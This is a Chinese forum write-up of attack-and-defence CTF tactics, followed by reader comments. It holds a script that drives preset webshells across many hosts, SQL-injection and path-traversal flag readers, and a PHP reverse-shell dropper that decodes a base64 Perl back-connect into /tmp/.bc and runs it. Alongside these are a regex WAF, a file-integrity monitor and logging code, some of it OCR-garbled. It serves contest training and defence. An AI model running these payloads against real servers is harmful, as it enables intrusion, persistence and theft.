CTF线下赛AWD套路小结

tinyfisher / 2017-10-16 04:46:00 / 浏览数 20710 安全技术 CTF 顶(1) 踩(0)

最近打了2场CTF线下赛,把AWD模式中的一些小套路做一些总结,本人web狗,二进制部分就不班门弄斧了。

一、 AWD模式简介


AWD: Attack With

Defence, 比赛中每个队伍维护多台服务器, 服务器中存在多个漏洞, 利用漏洞攻击其他队伍可以进行得分, 修复漏洞可以避免被其他队伍攻击失分。

- 1. 一般分配Web服务器,服务器(多数为Linux)某处存在flag(一般在根目录下);
- 2. 可能会提供一台流量分析虚拟机,可以下载流量文件进行数据分析;
- 3. flag在主办方的设定下每隔一定时间刷新一轮;
- 4. 各队一般都有自己的初始分数;
- 5. flag一旦被其他队伍拿走,该队扣除一定积分;
- 6. 扣除的积分由获取flag的队伍均分;
- 7. 主办方会对每个队伍的服务进行check,服务宕机扣除本轮flag分数,扣除的分值由服务check正常的队伍均分;
- 8. 一般每个队伍会给一个低权限用户, 非root权限;

二、网络环境

网络拓扑如下图所示:



比赛中获取flag一般有两种模式:

(1)flag在根目录下,读取flag内容,提交即可得分

(2)拿到其他队伍shell后,执行指定命令(curl 10.0.0.2),即可从上图中flag机获取flag内容;

比赛可能会告诉你其他队伍的IP,也可能不会告诉你,一般在同一个C段或者B段,因此首先可以利用nmap等扫描工具发现其他队伍的IP:

nmap -sn 192.168.71.0/24

或者用https://github.com/zer0h/httpscan 的脚本进行扫描

三、比赛分工


线下赛一般3人左右,2人攻击,1人防御,因为发现的漏洞可以攻击其他队伍,也要进行修复,所以攻防相辅相成,以攻为守。

比赛中每个队伍可能会维护多个靶机,web、二进制等,也可以每人负责一台,各自负责攻击和防御。

四、一些"套路"

1. 备份!备份!备份!

重要的事情说三遍,比赛开始后第一时间备份服务器中web目录下的文件(/var/www/html),这是自我审计的基础,也是防止服务器在比赛中出现异常的情况下可以立即恢复可以用scp命令,也可用一些图形化的工具:Winscp,FileZilla,操作起来比较方便。




1. 口令问题

弱口令的问题几乎是必考,比赛开始后,如果发现每个队伍的SSH账号密码都是一样的(某次比赛中都是phpcms、wordpress),需要立即修改口令,如果被其他队伍改了Web后台很有可能存在弱口令,一般都是admin/admin,admin/123456,test/test等等,同样需要立即修改,也可以修改其他队伍的后台口令,为本队所用,说不定可以利用不过有的比赛不允许修改后台口令,如果修改视为服务宕机,这样还是不要动口令的心思了。

1. 预留后门

在维护的服务器上,很有可能已经预留了一个或多个后门,比如一句话木马,这个是送分题,可以利用这个漏洞迅速打一波,还可以视情况"搅屎",利用这个漏洞一直维持机 将服务器中web目录下载到本地,利用D盾扫描,一般就可以发现预留后门:



发现后门后,第一时间删除,同时利用这个漏洞发起第一波攻击,如果利用菜刀连,显然不够优雅,还没连完,人家估计都删的差不多了,因此这个漏洞虽然是送分,但拼的

```
import requests
    url="http://192.168.71."
    url1=""
    shell="/Upload/index.php"
    passwd="abcde10db05bd4f6a24c94d7edde441d18545"
    port="80"
    payload = {passwd: 'system(\'cat /flag\');'}
    f=open("webshelllist.txt","w")
    f1=open("firstround_flag.txt","w")
10
11
    for i in [51,52,53,11,12,13,21,22,23,31,32,33,41,42,43,71,72,73,81,82,83]:
12
        url1=url+str(i)+":"+port+shell
13
14
            res=requests.post(url1,payload,timeout=1)
15
            if res.status code == requests.codes.ok:
                 print url1+" connect shell sucess, flag is "+res.text
16
17
                 print >>f1,url1+" connect shell sucess,flag is "+res.text
                 print >>f,url1+","+passwd
18
19
20
                 print "shell 404"
21
22
            print url1+" connect shell fail"
23
24
    f.close()
25
    f1.close()
```

配置一下其他队伍地址、shell路径和密码,就可以进行攻击,flag记录在firstround_flag.txt中,某次比赛实际情况如下:

```
http://10.10.0.53:80/Upload/index.php connect shell sucess, flag is AwH7fvixdfFuT8AFfG4R
http://10.10.0.22:80/Upload/index.php connect shell sucess, flag is <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<The requested URL /Upload/index.php was not found on this server.</p>
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.0.22 Port 80</address>
http://10.10.0.23:80/Upload/index.php connect shell sucess, flag is XBRLXsXdE83a6yxM3gWx
http://10.10.0.32:80/Upload/index.php connect shell sucess, flag is <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
The requested URL /Upload/index.php was not found on this server.
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.0.32 Port 80</address>
http://10.10.0.33:80/Upload/index.php connect shell sucess, flag is Tpho87qKyqF8Rnodc6hg
http://10.10.0.42:80/Upload/index.php connect shell sucess, flag is <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
The requested URL /Upload/index.php was not found on this server.
<address>Apache/2.4.18 (Ubuntu) Server at 10.10.0.42 Port 80</address>
```

1. 常见漏洞

常见的漏洞包括SQL注入、文件包含、文件上传等等。对于SQL注入类的漏洞,一般不会有过滤,可以用sqlmap跑出来,再利用—sql-shell执行select load_file('/flag');即可得到flag,也可以利用into outfile写木马维持权限,但要根据实际情况,可能会遇到权限问题。用sqlmap跑比较耗时,可以利用payload写一个python,自动化进行攻击:

```
def sqli(host):
    global sess_admin
    data = {"section_name":"asd","admin_name":
    "'||(SELECT updatexml(1,concat(0x7e,(select load_file('/flag')),0x7e),1))||'","announcement":"asd"
    r = sess_admin.post('http://%s/index.php/section/add'%host,data=data)
    flags = re.findall(r'~(.+?)~',r.content)
    if flags:
        return flags[0]
    else:
        return "error pwn!"
```

对于文件包含漏洞,直接可以通过../../../flag的方式获取:

```
def include(host):
    r = requests.get(url="http://%s/?t=../../../../flag"%host)
    flags = re.findall(r'^(.+?)<',r.content)
    if flags:
        return flags[0]
    else:
        return "error pwn!"</pre>
```

上传漏洞一般也是比较简单的黑名单过滤、服务器解析漏洞等等,可以直接上传木马;

五、 权限维持

这里说的方法就比较"搅屎"了,上面说到利用预留后门可以维持权限,主要有两种,一种是"不死马",另一种是反弹shell

1. "不死马"


利用预留后门,上传上面的"不死马"并访问,就会一直生成.config.php的一句话木马,木马内容可以自行修改,只要别被其他队伍看懂就行。

这个不死马比较猥琐,解决的方法需要重启apache,或者写一个程序不停kill这个不死马进程。

1. 反弹shell

```
<?php
     function which($pr) {
     $path = execute("which $pr");
     return ($path ? $path : $pr);
     function execute($cfe) {
     $res = '';
     if ($cfe) {
     if(function_exists('exec')) {
     @exec($cfe,$res);
10
     $res = join("\n",$res);
11
     } elseif(function_exists('shell_exec')) {
12
     $res = @shell exec($cfe);
13
     } elseif(function_exists('system')) {
14
15
     @ob_start();
      @system($cfe);
16
17
     $res = @ob_get_contents();
     @ob_end_clean();
18
     } elseif(function_exists('passthru')) {
19
20
     @ob_start();
      @passthru($cfe);
21
     $res = @ob_get_contents();
22
     @ob_end_clean();
23
     } elseif(@is_resource($f = @popen($cfe,"r"))) {
24
     $res = '';
25
     while(!@feof($f)) {
27
     $res .= @fread($f,1024);
29
      @pclose($f);
30
31
32
     return $res;
   function cf($fname,$text){
   if($fp=@fopen($fname,'w')) {
    @fputs($fp,@base64_decode($text));
    @fclose($fp);
   $yourip = "192.168.71.1";
$yourport = '9999';
   $usedb = array('perl'=>'perl','c'=>'c');
   $back_connect="IyEvdXNyL2Jpbi9wZXJsDQp1c2UgU29ja2V0Ow0KJGNtZD0gImx5bngiOw0KJHN5c3RlbT0gJ2VjaG8gImB1bm
   FtZSAtYWAi02Vj"
    "aG8gImBpZGAiOy9iaW4vc2gnOw0KJDA9JGNtZDsNCiR0YXJnZXQ9JEFSR1ZbMF07DQokcG9ydD0kQVJHVlsxXTsNCiRpYWRkcj1p
   bmV0X2F0b24oJHR"
   "hcmdldCkgfHwgZGllKCJFcnJvcjogJCFcbiIpOw0KJHBhZGRyPXNvY2thZGRyX2luKCRwb3J0LCAkaWFkZHIpIHx8IGRpZSgiRXJ
    yb3I6ICQhXG4iKT"
   "sNCiRwcm90bz1nZXRwcm90b2J5bmFtZSgndGNwJyk7DQpzb2NrZXQoU09DS0VULCBQR19JTkVULCBTT0NLX1NUUkVBTSwgJHByb3
   RvKSB8fCBkaWUoI"
   "kVycm9y0iAkIVxuIik7DQpjb25uZWN0KFNPQ0tFVCwgJHBhZGRyKSB8fCBkaWUoIkVycm9y0iAkIVxuIik7DQpvcGVuKFNURElOL
   CAiPiZTTØNLRVQi"
   "KTsNCm9wZW4oU1RET1VULCAiPiZTT0NLRVQiKTsNCm9wZW4oU1RERVJSLCAiPiZTT0NLRVQiKTsNCnN5c3RlbSgkc3lzdGVtKTsN
    CmNsb3N1KFNURE1"
   "OKTsNCmNsb3N1KFNURE9VVCk7DQpjbG9zZShTVERFUlIpOw==";
   cf('/tmp/.bc',$back_connect);
51 $res = execute(which('perl')." /tmp/.bc $yourip $yourport &");
```

C:\Windows\system32\cmd.exe - nc -lp 9999



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需要注意的是,上面的2种方法,需要网站的权限为www-data,如果网站的权限是ctf,那么是没有权限上传文件的。

六、 通用防御

对于防御,一般通用有两种方法:WAF、文件监控

(1)WAF

```
function customError($errno, $errstr, $errfile, $errline)
    echo "<b>Error number:</b> [$errno],error on line $errline in $errfile<br />";
    die();
    set_error_handler("customError",E_ERROR);
    b|UNION.+?SELECT|UPDATE.+?SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE).+?FROM|(
   CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";

$postfilter="\\b(and|or)\\b.{1,6}?(=|>|<|\\bin\\b|\\blike\\b)|\\/\\*.+?\\*\\/|<\\s*script\\b|\\bEXEC
      \\b|UNION.+?SELECT|UPDATE.+?SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE).+?FROM|(
      CREATE ALTER DROP TRUNCATE) \\s+(TABLE DATABASE)";
    $cookiefilter="\\b(and|or)\\b.{1,6}?(=|>|<|\\bin\\b|\\blike\\b)|\\/\\*.+?\\*\\/|<\\s*script\\b|\\
      bexec//b|union.+?select|update.+?set|insert//s+into.+?values|(select|delete).+?from|(
      CREATE ALTER DROP TRUNCATE) \\s+(TABLE DATABASE);
    function StopAttack($StrFiltKey,$StrFiltValue,$ArrFiltReq){
13
    if(is_array($StrFiltValue))
        $StrFiltValue=implode($StrFiltValue);
    if (preg_match("/".$ArrFiltReq."/is",$StrFiltValue)==1){
           //slog("<br><br>操作IP: ".$_SERVER["REMOTE_ADDR"]."<br>操作时间: ".strftime("%Y-%m-%d
%H:%M:%S")."<br>操作页面:".$_SERVER["PHP_SELF"]."<br>提交方式: ".$_SERVER["REQUEST_METHOD"]."
           print "360websec notice:Illegal operation!";
           exit();
    foreach($_GET as $key=>$value){
         StopAttack($key,$value,$getfilter);
     }
     foreach($_POST as $key=>$value){
         StopAttack($key,$value,$postfilter);
     foreach($_COOKIE as $key=>$value){
         StopAttack($key,$value,$cookiefilter);
34 ▼ if (file_exists('update360.php')) {
         echo "请重命名文件update360.php, 防止黑客利用<br/>";
         die();
     function slog($logs)
39 ▼ {
       $toppath=$_SERVER["DOCUMENT_ROOT"]."/log.htm";
       $Ts=fopen($toppath,"a+");
       fputs($Ts,$logs."\r\n");
42
       fclose($Ts);
     ?>
47
```

使用方法:

```
1.将waf.php传到要包含的文件的目录

2.在页面中加入防护,有两种做法,根据情况二选一即可:
a).在所需要防护的页面加入代码
require_once('waf.php');
就可以做到页面防注入、跨站
如果想整站防注,就在网站的一个公用文件中,如数据库链接文件config.inc.php中!
```

```
常用php系统添加文件
PHPCMS V9 \phpcms\base.php
PHPWIND8.7 \data\sql_config.php
DEDECMS5.7 \data\common.inc.php
DiscuzX2 \config\config_global.php
Wordpress \wp-config.php
Metinfo \include\head.php
b).在每个文件最前加上代码
在php.ini中找到:
Automatically add files before or after any PHP document.
auto_prepend_file = 360_safe3.php
###;
需要注意的是,部署waf可能会导致服务不可用,需要谨慎部署。
(2)文件监控
文件监控可以对web目录进行监控,发现新上传文件或者文件被修改立即恢复,这样可以防止上传shell等攻击:
# -*- coding: utf-8 -*-
#use: python file_check.py ./
import os
import hashlib
import shutil
import ntpath
import time
CWD = os.getcwd()
                       # MD5
FILE_MD5_DICT = {}
ORIGIN_FILE_LIST = []
# =======
Special_path_str = 'drops_JWI96TY7ZKNMQPDRUOSG0FLH41A3C5EXVB82'
bakstring = 'bak_EAR1IBM0JT9HZ75WU4Y3Q8KLPCX26NDFOGVS'
logstring = 'log_WMY4RVTLAJFB28960SC3KZX7EUP1IHOQN5GD'
webshellstring = 'webshell_WMY4RVTLAJFB28960SC3KZX7EUP1IHOQN5GD'
difffile = 'diff_UMTGPJ017F82K35Z0LEDA6QB9WH4IYRXVSCN'
Special_string = 'drops_log' # 
UNICODE_ENCODING = "utf-8"
INVALID_UNICODE_CHAR_FORMAT = r"\?%02x"
spec_base_path = os.path.realpath(os.path.join(CWD, Special_path_str))
Special path = {
   'bak' : os.path.realpath(os.path.join(spec_base_path, bakstring)),
   'log' : os.path.realpath(os.path.join(spec_base_path, logstring)),
   'webshell' : os.path.realpath(os.path.join(spec_base_path, webshellstring)),
   'difffile' : os.path.realpath(os.path.join(spec_base_path, difffile)),
def isListLike(value):
  return isinstance(value, (list, tuple, set))
# Unicode
def getUnicode(value, encoding=None, noneToNull=False):
  if noneToNull and value is None:
      return NULL
   if isListLike(value):
```

value = list(getUnicode(_, encoding, noneToNull) for _ in value)

```
return value
   if isinstance(value, unicode):
       return value
   elif isinstance(value, basestring):
       while True:
           try:
              return unicode(value, encoding or UNICODE_ENCODING)
           except UnicodeDecodeError, ex:
              try:
                  return unicode(value, UNICODE_ENCODING)
               except:
                  value = value[:ex.start] + "".join(INVALID_UNICODE_CHAR_FORMAT % ord(_) for _ in value[ex.start:ex.end]) +
   else:
      try:
          return unicode(value)
       except UnicodeDecodeError:
          return unicode(str(value), errors="ignore")
# | |
def mkdir_p(path):
   import errno
   try:
      os.makedirs(path)
   except OSError as exc:
      if exc.errno == errno.EEXIST and os.path.isdir(path):
          pass
      else: raise
# ========
def getfilelist(cwd):
   filelist = []
   for root, subdirs, files in os.walk(cwd):
       for filepath in files:
           originalfile = os.path.join(root, filepath)
           if Special_path_str not in originalfile:
              filelist.append(originalfile)
   return filelist
# | | | | |MD5
def calcMD5(filepath):
   try:
       with open(filepath,'rb') as f:
          md5obj = hashlib.md5()
           md5obj.update(f.read())
          hash = md5obj.hexdigest()
           return hash
   except Exception, e:
       print u'[!] getmd5_error : ' + getUnicode(filepath)
       print getUnicode(e)
       try:
          ORIGIN_FILE_LIST.remove(filepath)
          FILE_MD5_DICT.pop(filepath, None)
       except KeyError, e:
           pass
# ■■■■■MD5
def getfilemd5dict(filelist = []):
   filemd5dict = {}
   for ori_file in filelist:
       if Special_path_str not in ori_file:
           md5 = calcMD5(os.path.realpath(ori_file))
           if md5:
              filemd5dict[ori_file] = md5
```

return filemd5dict

```
# | | | | | |
def backup_file(filelist=[]):
  # if len(os.listdir(Special_path['bak'])) == 0:
  for filepath in filelist:
      if Special_path_str not in filepath:
          shutil.copy2(filepath, Special path['bak'])
if __name__ == '__main_
  print u'-----
  for value in Special_path:
      mkdir p(Special path[value])
  # BBBBBBBBBBBBBBBMD5
  ORIGIN_FILE_LIST = getfilelist(CWD)
  FILE_MD5_DICT = getfilemd5dict(ORIGIN_FILE_LIST)
  backup_file(ORIGIN_FILE_LIST) # TODO
  print u'[*] pre work end!'
  while True:
      file_list = getfilelist(CWD)
      # ======
      diff_file_list = list(set(file_list) ^ set(ORIGIN_FILE_LIST))
      if len(diff_file_list) != 0:
          # import pdb;pdb.set_trace()
          for filepath in diff_file_list:
              try:
                  f = open(filepath, 'r').read()
              except Exception, e:
                  break
              if Special_string not in f:
                  t.rv:
                      print u'[*] webshell find : ' + getUnicode(filepath)
                      shutil.move(filepath, os.path.join(Special_path['webshell'], ntpath.basename(filepath) + '.txt'))
                  except Exception as e:
                      print u'[!] move webshell error, "%s" maybe is webshell.'%getUnicode(filepath)
                  try:
                      f = open(os.path.join(Special_path['log'], 'log.txt'), 'a')
                      f.write('newfile: ' + getUnicode(filepath) + ' : ' + str(time.ctime()) + ' n')
                      f.close()
                  except Exception as e:
                      print u'[-] log error : file move error: ' + getUnicode(e)
       # -----, -----
      md5_dict = getfilemd5dict(ORIGIN_FILE_LIST)
      for filekey in md5 dict:
          if md5_dict[filekey] != FILE_MD5_DICT[filekey]:
              try:
                  f = open(filekey, 'r').read()
              except Exception, e:
                  break
              if Special_string not in f:
                  try:
                      print u'[*] file had be change : ' + getUnicode(filekey)
                      shutil.move(filekey, os.path.join(Special_path['difffile'], ntpath.basename(filekey) + '.txt'))
                      shutil.move(os.path.join(Special_path['bak'], ntpath.basename(filekey)), filekey)
                  except Exception as e:
                      print u'[!] move webshell error, "%s" maybe is webshell.'%getUnicode(filekey)
                      f = open(os.path.join(Special_path['log'], 'log.txt'), 'a')
                      f.write('diff_file: ' + getUnicode(filekey) + ' : ' + getUnicode(time.ctime()) + ' n')
                      f.close()
                  except Exception as e:
                      print u'[-] log error : done_diff: ' + getUnicode(filekey)
       time.sleep(2)
       # print '[*] ' + getUnicode(time.ctime())
```

```
import sys
    import json
    import urllib
      port httplib
    server_host = '10.10.0.2'
    server port = 80
8 ▼ def submit(team_token, flag, host=server_host, port=server_port, timeout=5):
        if not team_token or not flag:
            raise Exception('team token or flag not found')
        conn = httplib.HTTPConnection(host, port, timeout=timeout)
11
        params = urllib.urlencode({
12 ▼
             'token': team_token,
            'flag': flag,
        })
        headers = {
            "Content-type": "application/x-www-form-urlencoded"
17
        conn.request('POST', '/api/submit_flag', params, headers)
        response = conn.getresponse()
21
        data = response.read()
        return json.loads(data)
22
        _name__ == '__main__':
        if len(sys.argv) < 3:</pre>
            print 'usage: ./submitflag.py $team token $flag'
            sys.exit()
        host = server_host
        if len(sys.argv) > 3:
            host = sys.argv[3]
        print json.dumps(submit(sys.argv[1], sys.argv[2], host=host), indent=4)
```


八、流量、日志


通过流量、日志的分析:

1.感知可能正在发生的攻击,从而规避存在的安全风险

2.应急响应,还原攻击者的攻击路径,从而挽回已经造成的损失

- 在比赛机器上使用tcpdump进行流量抓取
 - o tcpdump -s 0 -w flow.pcap port 9999
- 在本地对抓取流量使用wireshark进行分析





```
<?php
1
2 date_default_timezone_set('Asia/Shanghai');
  $ip = $_SERVER["REMOTE_ADDR"]; //记录访问者的ip
3
4 $filename = $_SERVER['PHP_SELF']; //访问者要访问的文件名
5 $parameter = $_SERVER["QUERY_STRING"]; //访问者要请求的参数
  $time = date('Y-m-d H:i:s',time()); //访问时间
6
  $logadd = '来访时间:'.$time.'-->'.'访问链接:'.'http://'.$ip.$filename.'?'.$parameter."\r\n";
7
8
9 // log记录
10  $fh = fopen("log.txt", "a");
11 fwrite($fh, $logadd);
12 fclose($fh);
13 ?>
```

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1. 4条回复



p0 2017-10-23 03:52:01

刚才还不能看,逛着逛着就能看了

1回复Ta



<u>、恍恍惚惚</u> 2017-10-23 08:25:37

某次比赛给的web 权限所有者都是root,给的ssh压根没权限...简直牛逼。。只能自己拿自己的shell


0 回复Ta



evil77 2017-10-23 08:34:09

视乎CTF那么不太贴合实际场景 哈哈

0 回复Ta



四川民工返乡 2017-10-29 14:14:05

图片中的脚本可否提供下

0 回复Ta

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